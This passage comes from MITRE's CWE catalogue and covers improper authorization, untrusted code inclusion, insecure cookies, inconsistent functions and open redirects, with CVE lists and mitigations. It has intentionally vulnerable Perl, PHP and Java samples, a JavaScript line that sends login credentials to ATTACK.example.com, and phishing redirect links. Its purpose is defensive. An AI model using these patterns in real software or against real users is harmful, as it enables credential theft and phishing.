ChildOf	Category	803	2010 Top 25 - Porous Defenses	**Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800**
RequiredBy	Compound Element: Composite	689	Permission Race Condition During Resource Copy	Research Concepts1000
ParentOf	Weakness Variant	276	Incorrect Default Permissions	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	277	Insecure Inherited Permissions	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	278	Insecure Preserved Inherited Permissions	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	279	Incorrect Execution-Assigned Permissions	**Research Concepts (primary)1000**
ParentOf	Weakness Base	281	Improper Preservation of Permissions	**Research Concepts (primary)1000**

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
232	Exploitation of Privilege/Trust	
1	Accessing Functionality Not Properly Constrained by ACLs	
17	Accessing, Modifying or Executing Executable Files	
60	Reusing Session IDs (aka Session Replay)	
61	Session Fixation	
62	Cross Site Request Forgery (aka Session Riding)	
122	Exploitation of Authorization	
180	Exploiting Incorrectly Configured Access Control Security Levels	
234	Hijacking a privileged process	

References

Mark Dowd, John McDonald and Justin Schuh. "The Art of Software Security Assessment". Chapter 9, "File Permissions." Page 495.. 1st Edition. Addison Wesley. 2006.

John Viega and Gary McGraw. "Building Secure Software". Chapter 8, "Access Control." Page 194.. 1st Edition. Addison-Wesley. 2002.

Maintenance Notes

The relationships between privileges, permissions, and actors (e.g. users and groups) need further refinement within the Research view. One complication is that these concepts apply to two different pillars, related to control of resources (CWE-664) and protection mechanism failures (CWE-396).

Content History

Submissions

Submission Date	Submitter	Organization	Source
2008-09-08			Internal CWE Team
	new weakness-focused entry for Research view.		

Modifications

Modification Date	Modifier	Organization	Source
2009-01-12	CWE Content Team	MITRE	Internal
	updated Description, Likelihood of Exploit, Name, Potential Mitigations, Relationships		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Potential Mitigations, Related Attack Patterns		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Name		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Detection Factors, Modes of Introduction, Observed Examples, Potential Mitigations, References		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Relationships		
2010-04-05	CWE Content Team	MITRE	Internal
	updated Potential Mitigations, Related Attack Patterns		

Previous Entry Names

Change Date	Previous Entry Name
2009-01-12	Insecure Permission Assignment for Resource
2009-05-27	Insecure Permission Assignment for Critical Resource

BACK TO TOP

Improper Access Control (Authorization)

Weakness ID: 285 *(Weakness Class)* **Status:** Draft

Description

Description Summary

The software does not perform or incorrectly performs access control checks across all potential execution paths.

Extended Description

When access control checks are not applied consistently - or not at all - users are able to access data or perform actions that they should not be allowed to perform. This can lead to a wide range of problems, including information leaks, denial of service, and arbitrary code execution.

Alternate Terms

AuthZ: "AuthZ" is typically used as an abbreviation of "authorization" within the web application security community. It is also distinct from "AuthC," which is an abbreviation of "authentication." The use of "Auth" as an abbreviation is discouraged, since it could be used for either authentication or authorization.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

Language-independent

Technology Classes

Web-Server: *(Often)*

Database-Server: *(Often)*

Modes of Introduction

A developer may introduce authorization weaknesses because of a lack of understanding about the underlying technologies. For example, a developer may assume that attackers cannot modify certain inputs such as headers or cookies.

Authorization weaknesses may arise when a single-user application is ported to a multi-user environment.

Common Consequences

Scope	Effect
Confidentiality	An attacker could read sensitive data, either by reading the data directly from a data store that is not properly restricted, or by accessing insufficiently-protected, privileged functionality to read the data.
Integrity	An attacker could modify sensitive data, either by writing the data directly to a data store that is not properly restricted, or by accessing insufficiently-protected, privileged functionality to write the data.
Integrity	An attacker could gain privileges by modifying or reading critical data directly, or by accessing insufficiently-protected, privileged functionality.

Likelihood of Exploit

High

Detection Methods

Automated Static Analysis

Automated static analysis is useful for detecting commonly-used idioms for authorization. A tool may be able to analyze related configuration files, such as .htaccess in Apache web servers, or detect the usage of commonly-used authorization libraries.

Generally, automated static analysis tools have difficulty detecting custom authorization schemes. In addition, the software's design may include some functionality that is accessible to any user and does not require an authorization check; an automated technique that detects the absence of authorization may report false positives.

Effectiveness: Limited

Automated Dynamic Analysis

Automated dynamic analysis may find many or all possible interfaces that do not require authorization, but manual analysis is required to determine if the lack of authorization violates business logic

Manual Analysis

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Specifically, manual static analysis is useful for evaluating the correctness of custom authorization mechanisms.

Effectiveness: Moderate

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules. However, manual efforts might not achieve desired code coverage within limited time constraints.

Demonstrative Examples

Example 1

The following program could be part of a bulletin board system that allows users to send private messages to each other. This program intends to authenticate the user before deciding whether a private message should be displayed. Assume that LookupMessageObject() ensures that the $id argument is numeric, constructs a filename based on that id, and reads the message details from that file. Also assume that the program stores all private messages for all users in the same directory.

(Bad Code)

Example Language: **Perl**

```perl
sub DisplayPrivateMessage {
my($id) = @_;
my $Message = LookupMessageObject($id);
print "From: " . encodeHTML($Message->{from}) . "<br>\n";
print "Subject: " . encodeHTML($Message->{subject}) . "\n";
print "<hr>\n";
print "Body: " . encodeHTML($Message->{body}) . "\n";
}

my $q = new CGI;
# For purposes of this example, assume that CWE-309 and
# CWE-523 do not apply.
if (! AuthenticateUser($q->param('username'), $q->param('password'))) {
ExitError("invalid username or password");
}

my $id = $q->param('id');
DisplayPrivateMessage($id);
```

While the program properly exits if authentication fails, it does not ensure that the message is addressed to the user. As a result, an authenticated attacker could provide any arbitrary identifier and read private messages that were intended for other users.

One way to avoid this problem would be to ensure that the "to" field in the message object matches the username of the authenticated user.

Observed Examples

Reference	Description
CVE-2009-3168	Web application does not restrict access to admin scripts, allowing authenticated users to reset administrative passwords.

CVE-2009-2960	Web application does not restrict access to admin scripts, allowing authenticated users to modify passwords of other users.
CVE-2009-3597	Web application stores database file under the web root with insufficient access control (CWE-219), allowing direct request.
CVE-2009-2282	Terminal server does not check authorization for guest access.
CVE-2009-3230	Database server does not use appropriate privileges for certain sensitive operations.
CVE-2009-2213	Gateway uses default "Allow" configuration for its authorization settings.
CVE-2009-0034	Chain: product does not properly interpret a configuration option for a system group, allowing users to gain privileges.
CVE-2008-6123	Chain: SNMP product does not properly parse a configuration option for which hosts are allowed to connect, allowing unauthorized IP addresses to connect.
CVE-2008-5027	System monitoring software allows users to bypass authorization by creating custom forms.
CVE-2008-7109	Chain: reliance on client-side security (CWE-602) allows attackers to bypass authorization using a custom client.
CVE-2008-3424	Chain: product does not properly handle wildcards in an authorization policy list, allowing unintended access.
CVE-2009-3781	Content management system does not check access permissions for private files, allowing others to view those files.
CVE-2008-4577	ACL-based protection mechanism treats negative access rights as if they are positive, allowing bypass of intended restrictions.
CVE-2008-6548	Product does not check the ACL of a page accessed using an "include" directive, allowing attackers to read unauthorized files.
CVE-2007-2925	Default ACL list for a DNS server does not set certain ACLs, allowing unauthorized DNS queries.
CVE-2006-6679	Product relies on the X-Forwarded-For HTTP header for authorization, allowing unintended access by spoofing the header.
CVE-2005-3623	OS kernel does not check for a certain privilege before setting ACLs for files.
CVE-2005-2801	Chain: file-system code performs an incorrect comparison (CWE-697), preventing defauls ACLs from being properly applied.
CVE-2001-1155	Chain: product does not properly check the result of a reverse DNS lookup because of operator precedence (CWE-783), allowing bypass of DNS-based access restrictions.

Potential Mitigations

Phase: Architecture and Design

Divide your application into anonymous, normal, privileged, and administrative areas. Reduce the attack surface by carefully mapping roles with data and functionality. Use role-based access control (RBAC) to enforce the roles at the appropriate boundaries.

Note that this approach may not protect against horizontal authorization, i.e., it will not protect a user from attacking others with the same role.

Phase: Architecture and Design

Ensure that you perform access control checks related to your business logic. These checks may be different than the access control checks that you apply to more generic resources such as files, connections, processes, memory, and database records. For example, a database may restrict access for medical records to a specific database user, but each record might only be intended to be accessible to the patient and the patient's doctor.

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, consider using authorization frameworks such as the JAAS Authorization Framework and the OWASP ESAPI Access Control feature.

Phase: Architecture and Design

For web applications, make sure that the access control mechanism is enforced correctly at the server side on every page. Users should not be able to access any unauthorized functionality or information by simply requesting direct access to that page.

One way to do this is to ensure that all pages containing sensitive information are not cached, and that all such pages restrict access to requests that are accompanied by an active and authenticated session token associated with a user who has the required permissions to access that page.

Phases: System Configuration; Installation

Use the access control capabilities of your operating system and server environment and define your access control lists accordingly. Use a "default deny" policy when defining these ACLs.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	254	Security Features	**Seven Pernicious Kingdoms (primary)700**
ChildOf	Weakness Class	284	Access Control (Authorization) Issues	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ChildOf	Category	721	OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access	**Weaknesses in OWASP Top Ten (2007) (primary)629**
ChildOf	Category	723	OWASP Top Ten 2004 Category A2 - Broken Access Control	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ChildOf	Category	753	2009 Top 25 - Porous Defenses	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
ChildOf	Category	803	2010 Top 25 - Porous Defenses	**Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800**
ParentOf	Weakness Variant	219	Sensitive Data Under Web Root	**Research Concepts (primary)1000**
ParentOf	Weakness Base	551	Incorrect Behavior Order: Authorization Before Parsing and Canonicalization	**Development Concepts (primary)699** Research Concepts1000
ParentOf	Weakness Class	638	Failure to Use Complete Mediation	Research Concepts1000
ParentOf	Weakness Base	804	Guessable CAPTCHA	**Development Concepts (primary)699** **Research Concepts (primary)1000**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Missing Access Control
OWASP Top Ten 2007	A10	CWE More Specific	Failure to Restrict URL Access
OWASP Top Ten 2004	A2	CWE More Specific	Broken Access Control

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
1	Accessing Functionality Not Properly Constrained by ACLs	
13	Subverting Environment Variable Values	

17	Accessing, Modifying or Executing Executable Files
87	Forceful Browsing
39	Manipulating Opaque Client-based Data Tokens
45	Buffer Overflow via Symbolic Links
51	Poison Web Service Registry
59	Session Credential Falsification through Prediction
60	Reusing Session IDs (aka Session Replay)
77	Manipulating User-Controlled Variables
76	Manipulating Input to File System Calls
104	Cross Zone Scripting

References

NIST. "Role Based Access Control and Role Based Security". <http://csrc.nist.gov/groups/SNS/rbac/>.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 4, "Authorization" Page 114; Chapter 6, "Determining Appropriate Access Control" Page 171. 2nd Edition. Microsoft. 2002.

Content History

Submissions

Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-08-15		Veracode	External
	Suggested OWASP Top Ten 2004 mapping		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Other Notes, Taxonomy Mappings		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Common Consequences, Description, Likelihood of Exploit, Name, Other Notes, Potential Mitigations, References, Relationships		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Description, Related Attack Patterns		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Type		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Detection Factors, Modes of Introduction, Observed Examples, Relationships		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Alternate Terms, Detection Factors, Potential Mitigations, References, Relationships		
2010-04-05	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		

Previous Entry Names

Change Date	Previous Entry Name
2009-01-12	Missing or Inconsistent Access Control

BACK TO TOP

Inclusion of Functionality from Untrusted Control Sphere Definition in a New Window

Weakness ID: 829 *(Weakness Class)* **Status:** Incomplete

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware (CWE-601).

Common Consequences

Scope	Effect
Confidentiality Integrity Availability	Technical Impact: *Execute unauthorized code or commands* An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

(Bad Code)

Example Language: HTML

```
<div class="header"> Welcome!
<div id="loginBox">Please Login:
<form id ="loginForm" name="loginForm" action="login.php" method="post">
Username: <input type="text" name="username" />
<br/>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
</div>
<div id="WeatherWidget">
<script type="text/javascript" src="externalDomain.example.com/weatherwidget.js"></script>
</div>
</div>
```

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness (CWE-79).

For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)

Example Language: Javascript

```
...Weather widget code....
document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";
```

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

Observed Examples

Reference	Description
CVE-2010-2076	Product does not properly reject DTDs in SOAP messages, which allows remote attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a denial of service.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0030	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0068	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0128	Modification of assumed-immutable variable in configuration script leads to file inclusion.
CVE-2005-1864	PHP file inclusion.
CVE-2005-1869	PHP file inclusion.
CVE-2005-1870	PHP file inclusion.
CVE-2005-2154	PHP local file inclusion.
CVE-2002-1704	PHP remote file include.
CVE-2002-1707	PHP remote file include.
CVE-2005-1964	PHP remote file include.
CVE-2005-1681	PHP remote file include.
CVE-2005-2086	PHP remote file include.
CVE-2004-0127	Directory traversal vulnerability in PHP include statement.
CVE-2005-1971	Directory traversal vulnerability in PHP include statement.
CVE-2005-3335	PHP file inclusion issue, both remote and local; local include uses ".." and "%00" characters as a manipulation, but many remote file inclusion issues probably have this vector.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [R.829.1].
Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.
Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.
Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [R.829.2]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.
Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434.
Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.
Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.
Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	669	Incorrect Resource Transfer Between Spheres	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ChildOf	Category	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	**Weaknesses in OWASP Top Ten (2010) (primary)809**
ChildOf	Category	864	2011 Top 25 - Insecure	**Weaknesses in the 2011**

			Interaction Between Components	**CWE/SANS Top 25 Most Dangerous Software Errors (primary)900**
ParentOf	Weakness Base	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	**Research Concepts (primary)1000**
ParentOf	Weakness Base	827	Improper Control of Document Type Definition	Research Concepts1000
ParentOf	Weakness Base	830	Inclusion of Web Functionality from an Untrusted Source	**Development Concepts (primary)699** **Research Concepts (primary)1000**

Related Attack Patterns

(CAPEC Version: 1.7)

CAPEC-ID	Attack Pattern Name
175	Code Inclusion
253	Remote Code Inclusion
101	Server Side Include (SSI) Injection
193	PHP Remote File Inclusion
251	Local Code Inclusion
252	PHP Local File Inclusion
38	Leveraging/Manipulating Configuration File Search Paths
103	Clickjacking
181	Flash File Overlay
222	iFrame Overlay
185	Malicious Software Download
186	Malicious Software Update
187	Malicious Automated Software Update
111	JSON Hijacking (aka JavaScript Hijacking)
184	Software Integrity Attacks
35	Leverage Executable Code in Nonexecutable Files

References

[R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". <http://www.owasp.org/index.php/ESAPI>.

[R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html>.

Content History

Submission Date	Submitter	Submissions Organization	Source
		MITRE	Internal CWE Team

Modification Date	Modifier	Modifications Organization	Source
2011-06-01	CWE Content Team	MITRE	Internal
	updated Common_Consequences		
2011-06-27	CWE Content Team	MITRE	Internal
	updated Common_Consequences, Demonstrative_Examples, Observed_Examples, Potential_Mitigations, Related_Attack_Patterns, Relationships		
2011-09-13	CWE Content Team	MITRE	Internal
	updated Potential_Mitigations, References, Relationships		

Back to top

Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

Weakness ID: 614 *(Weakness Variant)* **Status:** Draft

Description

Description Summary

The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over an HTTP session.

Time of Introduction

- Implementation

Demonstrative Examples

Example 1

The snippet of code below, taken from a servlet doPost() method, sets an accountID cookie (sensitive) without calling setSecure(true).

(Bad Code)

Example Language: **Java**

```
Cookie c = new Cookie(ACCOUNT_ID, acctID);
response.addCookie(c);
```

Observed Examples

Reference	Description
CVE-2004-0462	A product does not set the Secure attribute for sensitive cookies in HTTPS sessions, which could cause the user agent to send those cookies in plaintext over an HTTP session with the product.
CVE-2008-3663	A product does not set the secure flag for the session cookie in an https session, which can cause the cookie to be sent in http requests and make it easier for remote attackers to capture this cookie.
CVE-2008-3662	A product does not set the secure flag for the session cookie in an https session, which can cause the cookie to be sent in http requests and make it easier for remote attackers to capture this cookie.
CVE-2008-0128	A product does not set the secure flag for a cookie in an https session, which can cause the cookie to be sent in http requests and make it easier for remote attackers to capture this cookie.

Potential Mitigations

Always set the secure attribute when the cookie should sent via HTTPS only.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Base	311	Missing Encryption of Sensitive Data	**Development Concepts (primary)699** **Research Concepts (primary)1000**

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
102	Session Sidejacking	

Content History

Submissions

Submission Date	Submitter	Organization	Source
	Anonymous Tool Vendor (under NDA)		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Sean Eidemiller	Cigital	External

	added/updated demonstrative examples		
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Observed Examples		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Name		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Related Attack Patterns		

Previous Entry Names

Change Date	Previous Entry Name
2008-04-11	Unset Secure Attribute for Sensitive Cookies in HTTPS Session

BACK TO TOP

Use of Function with Inconsistent Implementations

Weakness ID: 474 *(Weakness Base)* **Status:** Draft

Description

Description Summary

The code uses a function that has inconsistent implementations across operating systems and versions, which might cause security-relevant portability problems.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

C: *(Often)*

PHP: *(Often)*

All

Potential Mitigations

Do not accept inconsistent behavior from the API specifications when the deviant behavior increase the risk level.

Other Notes

The behavior of functions in this category varies by operating system, and at times, even by operating system version. Implementation differences can include:

- Slight differences in the way parameters are interpreted leading to inconsistent results.

- Some implementations of the function carry significant security risks.

- The function might not be defined on all platforms.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	398	Indicator of Poor Code Quality	**Development Concepts (primary)699** **Seven Pernicious Kingdoms (primary)700** **Research Concepts (primary)1000**
ParentOf	Weakness Variant	589	Call to Non-ubiquitous API	**Research Concepts (primary)1000**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Inconsistent Implementations

Content History

Submissions

Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Relationships, Other Notes, Taxonomy Mappings		

Previous Entry Names

Change Date	Previous Entry Name
2008-04-11	Inconsistent Implementations

BACK TO TOP

URL Redirection to Untrusted Site ('Open Redirect')

Weakness ID: 601 *(Weakness Variant)* **Status:** Draft

Description

Description Summary

A web application accepts a user-controlled input that specifies a link to an external site, and uses that link in a Redirect. This simplifies phishing attacks.

Extended Description

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

Alternate Terms

Open Redirect

Cross-site Redirect

Cross-domain Redirect

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

Language-independent

Architectural Paradigms

Web-based

Common Consequences

Scope	Effect
Integrity	The user may be redirected to an untrusted page that contains malware which may then compromise the user's machine. This will expose the user to extensive risk and the user's interaction with the web server may also be compromised if the malware conducts keylogging or other attacks that steal credentials, personally identifiable information (PII), or other important data.
Integrity Confidentiality	The user may be subjected to phishing attacks by being redirected to an untrusted page. The phishing attack may point to an attacker controlled web page that appears to be a trusted web site. The phishers may then steal the users credentials and then use these credentials to access the legitimate web site.

Likelihood of Exploit

Low to Medium

Detection Methods

Manual Static Analysis

Since this weakness does not typically appear frequently within a single software package, manual white box techniques may be able to provide sufficient code coverage and reduction of false positives if all potentially-vulnerable operations can be assessed within limited time constraints.

Effectiveness: High

Automated Dynamic Analysis

Automated black box tools that supply URLs to every input may be able to spot Location header modifications, but test case coverage is a factor, and custom redirects may not be detected.

Automated Static Analysis

Automated static analysis tools may not be able to determine whether input influences the beginning of a URL, which is important for reducing false positives.

Other

Whether this issue poses a vulnerability will be subject to the intended behavior of the application. For example, a search engine might intentionally provide redirects to arbitrary URLs.

Demonstrative Examples

Example 1

The following code obtains a URL from the query string and then redirects the user to that URL.

(Bad Code)

Example Language: **PHP**

```
$redirect_url = $_GET['url'];
header("Location: " . $redirect_url);
```

The problem with the above code is that an attacker could use this page as part of a phishing scam by redirecting users to a malicious site. For example, assume the above code is in the file example.php. An attacker could supply a user with the following link:

(Attack)

```
http://example.com/example.php?url=http://malicious.example.com
```

The user sees the link pointing to the original trusted site (example.com) and does not realize the redirection that could take place.

Example 2

The following code is a Java servlet that will receive a GET request with a url parameter in the request to redirect the browser to the address specified in the url parameter. The servlet will retrieve the url parameter value from the request and send a response to redirect the browser to the url address.

(Bad Code)

Example Language: **Java**

```
public class RedirectServlet extends HttpServlet {

protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
String query = request.getQueryString();
if (query.contains("url")) {
String url = request.getParameter("url");
response.sendRedirect(url);
}
}
}
```

The problem with this Java servlet code is that an attacker could use the RedirectServlet as part of a e-mail phishing scam to redirect users to a malicious site. An attacker could send an HTML formatted e-mail directing the user to log into their account by including in the e-mail the following link:

(Attack)

Example Language: **HTML**

```
<a href="http://bank.example.com/redirect?url=http://attacker.example.net">Click here to log in</a>
```

The user may assume that the link is safe since the URL starts with their trusted bank, bank.example.com. However, the user will then be redirected to the attacker's web site (attacker.example.net) which the attacker may have made to appear very similar to bank.example.com. The user may then unwittingly enter credentials into the attacker's web page and compromise their bank account. A Java servlet should never redirect a user to a URL without verifying that the redirect address is a trusted site.

Observed Examples

Reference	Description
CVE-2005-4206	URL parameter loads the URL into a frame and causes it to appear to be part of a valid page.
CVE-2008-2951	An open redirect vulnerability in the search script in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL as a parameter to the proper function.
CVE-2008-2052	Open redirect vulnerability in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL in the proper parameter.

Potential Mitigations

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Use a whitelist of approved URLs or domains to be used for redirection.

Phase: Architecture and Design

Use an intermediate disclaimer page that provides the user with a clear warning that they are leaving your site. Implement a long timeout before the redirect occurs, or force the user to click on the link. Be careful to avoid XSS problems (CWE-79) when generating the disclaimer page.

Phase: Architecture and Design

When the set of URLs to be redirected is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual URLs, and reject all other inputs. For example, ID 1 could map to "/login.asp" and ID 2 could map to "http://www.example.com/". Features such as the ESAPI AccessReferenceMap provide this capability.

Phases: Architecture and Design; Implementation

